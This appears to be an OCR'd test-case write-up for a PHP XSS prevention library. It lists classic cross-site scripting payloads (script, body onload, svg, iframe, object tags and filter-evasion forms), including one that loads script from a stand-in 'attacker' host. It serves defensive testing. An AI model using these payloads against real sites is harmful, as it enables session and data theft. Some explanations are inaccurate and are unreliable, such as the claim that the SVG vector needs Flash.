Test Cases for XSS Prevention:

XSS attack by executing a malicious script

By Using Script tag in the input , we can make the browser execute malicious java script code.

Eg : <script>alert(‘Hello’)</script>

Eg : <script src="http://attacker/xss.js"></script>

Malformed A tags :

The attacker can skip the HREF attribute and get to the root of the XXS by this attack.

Eg: xxs linkattack

Body tag :

This Method doesn't require using any variants of "javascript:" or "<SCRIPT..." to accomplish the XSS attack. Instead, it uses OnLoad attribute of the body tag.

Eg : <BODY ONLOAD=alert('XSS')>

End Title tag :

This is a simple XSS vector that closes <TITLE> tags, which can encapsulate the malicious cross site scripting attack.

Eg: </TITLE><SCRIPT>alert("XSS");</SCRIPT>

SVG object tag

By using OnLoad in the svg tag, We can execute malicious code in the browser.This attack doesn't work on all browsers except firefox because it requires the user to have Flash turned on .

Eg :<svg/onload=alert('XSS')>

IFRAME attack

IFrames and most other elements can be used to inject script in the html.

Eg :<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

FRAME attack

<FRAMESET><FRAME SRC="javascript:alert('You are Hacked!!!');"></FRAMESET>

DIV attack

Div tag can be used with on mouseover attribute to execute the Javascript code on the browser.

Eg : Hover over me

OBJECT tag

If object tags are allowed, the user can also inject virus payloads to infect the users, etc. and same with the APPLET tag). The linked file is actually an HTML file that can contain your XSS:

Eg :<OBJECT TYPE="text/x-scriptlet" DATA="http://xss.rocks/scriptlet.html"></OBJECT>

Extraneous open brackets


This XSS vector could defeat certain detection engines that work by first using matching pairs of open and close angle brackets and then by doing a comparison of the tag inside.

Eg:<<SCRIPT>alert("XSS");//<</SCRIPT>


EXECUTED SIMPLE SINGLE TEST CASE OUTPUT FOR EACH FUNCTION:

1. **protectXSS($input) Method**

   INPUT:




OUTPUT:




2. **protectXSSBlackListTags($input) Method**

INPUT:




OUTPUT:




3. **protectXSSpurifier($input) Method**

INPUT:



OUTPUT:


Firefox File Edit View History Bookmarks Tools Window Help
Fri 29 Apr 11:15 PM Ravi Nihalani
Mozilla Firefox Start Page
XSS Attack test
localhost:8888/XssPrevention/index.php
Search
alert("XSS attacked")
Welcome to XSS prevention library
Comment:
Send
Line 34, Column 217
Tab Size: 4
Plain Text